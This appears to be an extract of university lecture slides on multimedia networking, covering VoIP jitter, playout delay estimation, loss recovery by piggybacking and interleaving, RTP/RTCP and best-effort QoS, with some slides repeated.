
- Network loss: IP datagram lost due to network congestion (router buffer overflow)
 - depending on voice encoding and loss concealment, packet loss rates between 1% and 10% can be tolerated
- Delay loss: IP datagram arrives too late for playout at receiver
 - delays: processing, queueing in network; end-system (sender, receiver) delays
 - typical maximum tolerable delay: 400 ms

Delay Jitter



- End-to-end delays of two consecutive packets: difference can be more or less than 20 msec (transmission time difference)

Delay Jitter



VoIP: Mitigating Jitter


1. Timestamping chunks
2. Playout delay:
 - Long enough so that most of the pkts are received before their scheduled playout times
 - Two playout delay mechanisms:
 - Fixed
 - Adaptive

VoIP: Fixed Playout Delay

- Receiver attempts to playout each chunk exactly q msecs after chunk was generated.
 - chunk has time stamp t : play out chunk at $t+q$
 - chunk arrives after $t+q$: data arrives too late for playout → data “lost”
- Trade-off in choosing q :
 - Large q : less packet loss
 - Small q : better interactive experience

VoIP: Fixed Playout Delay – Example

- Sender generates packets every 20 msec during talk spurt.
- First packet received at time r
- First playout schedule: begins at p
- Second playout schedule: begins at p'



VoIP: Adaptive Playout Delay

- **Goal:** low playout delay, low late loss rate
- **Approach:** adaptive playout delay adjustment:
 - estimate network delay, adjust playout delay at beginning of each talk spurt
 - silent periods compressed and elongated
 - chunks still played out every 20 msec during talk spurt
- Adaptively estimate packet delay:
 - EWMA - exponentially weighted moving average, recall **TCP RTT estimate**

$$d_i = (1-\alpha)d_{i-1} + \alpha (r_i - t_i)$$

delay estimate after i -th packet small constant, e.g. 0.125 time received - time sent (timestamp)
measured delay of i -th packet

Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020

Multimedia Networking

Instructor: Khaled Diab

VoIP: Mitigating Jitter


1. Timestamping chunks
2. Playout delay:
 - Long enough so that most of the pkts are received before their scheduled playout times
 - Two playout delay mechanisms:
 - Fixed
 - Adaptive

VoIP: Fixed Playout Delay

- Receiver attempts to playout each chunk exactly q msecs after chunk was generated.
 - chunk has time stamp t : play out chunk at $t+q$
 - chunk arrives after $t+q$: data arrives too late for playout → data “lost”
- Trade-off in choosing q :
 - Large q : less packet loss
 - Small q : better interactive experience

VoIP: Fixed Playout Delay – Example

- Sender generates packets every 20 msec during talk spurt.
- First packet received at time r
- First playout schedule: begins at p
- Second playout schedule: begins at p'



VoIP: Adaptive Playout Delay

- **Goal:** low playout delay, low late loss rate
- **Approach:** adaptive playout delay adjustment:
 - estimate network delay, adjust playout delay at beginning of each talk spurt
 - silent periods compressed and elongated
 - chunks still played out every 20 msec during talk spurt
- Adaptively estimate packet delay:
 - EWMA - exponentially weighted moving average, recall **TCP RTT estimate**

$$d_i = (1-\alpha)d_{i-1} + \alpha (r_i - t_i)$$

delay estimate after i th packet small constant, e.g. 0.125 time received - time sent (timestamp) measured delay of i th packet

VoIP: Adaptive Playout Delay

- Estimate average deviation of delay, v_i :

$$v_i = (1-\beta)v_{i-1} + \beta |r_i - t_i - d_i|$$

- Estimates d_i , v_i calculated for every received packet, but used only at start of talk spurt
- For first packet in talk spurt, playout time is:

$$\text{playout-time}_i = t_i + d_i + Kv_i$$


- Remaining packets in spurt are played out periodically

VoIP: Packet Loss Recovery – Piggybacking


- “piggyback lower quality stream”

- Send lower resolution audio stream as redundant information

- Non-consecutive loss: receiver can conceal loss
- Generalization: can also append $(n-1)^{\text{st}}$ and $(n-2)^{\text{nd}}$ low-bit rate chunk



VoIP: Packet Loss Recovery – Interleaving




Packet interleaving to conceal loss:

- Audio chunks divided into smaller units, e.g. four 5 msec units per 20 msec audio chunk
- packet contains small units from different chunks
- If packet lost, still have *most* of every original chunk
- No redundancy overhead, but increases playout delay


VoIP: Skype

- Proprietary application-layer protocol (inferred via reverse engineering)
 - Encrypted msgs
- Believed to be P2P



Real-time Protocol (RTP)

- RTP specifies packet structure for packets carrying audio, video data
- RTP packet provides
 - payload type identification
 - packet sequence numbering
 - time stamping
- RTP runs in end systems
- RTP packets encapsulated in UDP segments
- Interoperability: if two VoIP applications run RTP, they may be able to work together



RTP and QoS

- RTP does not provide any mechanism to ensure timely data delivery or other QoS guarantees
- RTP encapsulation only seen at end systems (not by intermediate routers)
 - routers provide best-effort service, making no special effort to ensure that RTP packets arrive at destination in timely matter

Real-Time Control Protocol (RTCP)

- Works in conjunction with RTP
- Each participant in RTP session periodically sends RTCP control packets to all other participants
- Each RTCP packet contains sender and/or receiver reports
 - report statistics useful to application: # packets sent, # packets lost, interarrival jitter
- Feedback used to control performance
 - sender may modify its transmissions based on feedback


QoS and Current Internet

- Current Internet is “**best effort**” network
 - it does not provide/promise any guarantees on QoS
- Has been working OK so far because ISPs typically overprovision their networks
 - Install faster links and routers
 - Use more efficient management methods (e.g., SDN)
 - Better and higher data/media compression methods
 - And adapting by reducing quality (e.g., in DASH)


Application-layer
mechanisms

Example: Network Provisioning after COVID-19

- A recent example: Effect of COVID-19
 - There has been a big shift in traffic **volume** and **pattern**
 - Network operators needed only to add capacity
 - However, the Internet infrastructure did not change!



QoS in Multimedia Systems



- **QoS:** depends on the application
 - VoIP: short delay, low loss rate
 - Video streaming: large bandwidth, low loss rate
- **QoS:** end to end, through the whole path
→ Support from the network

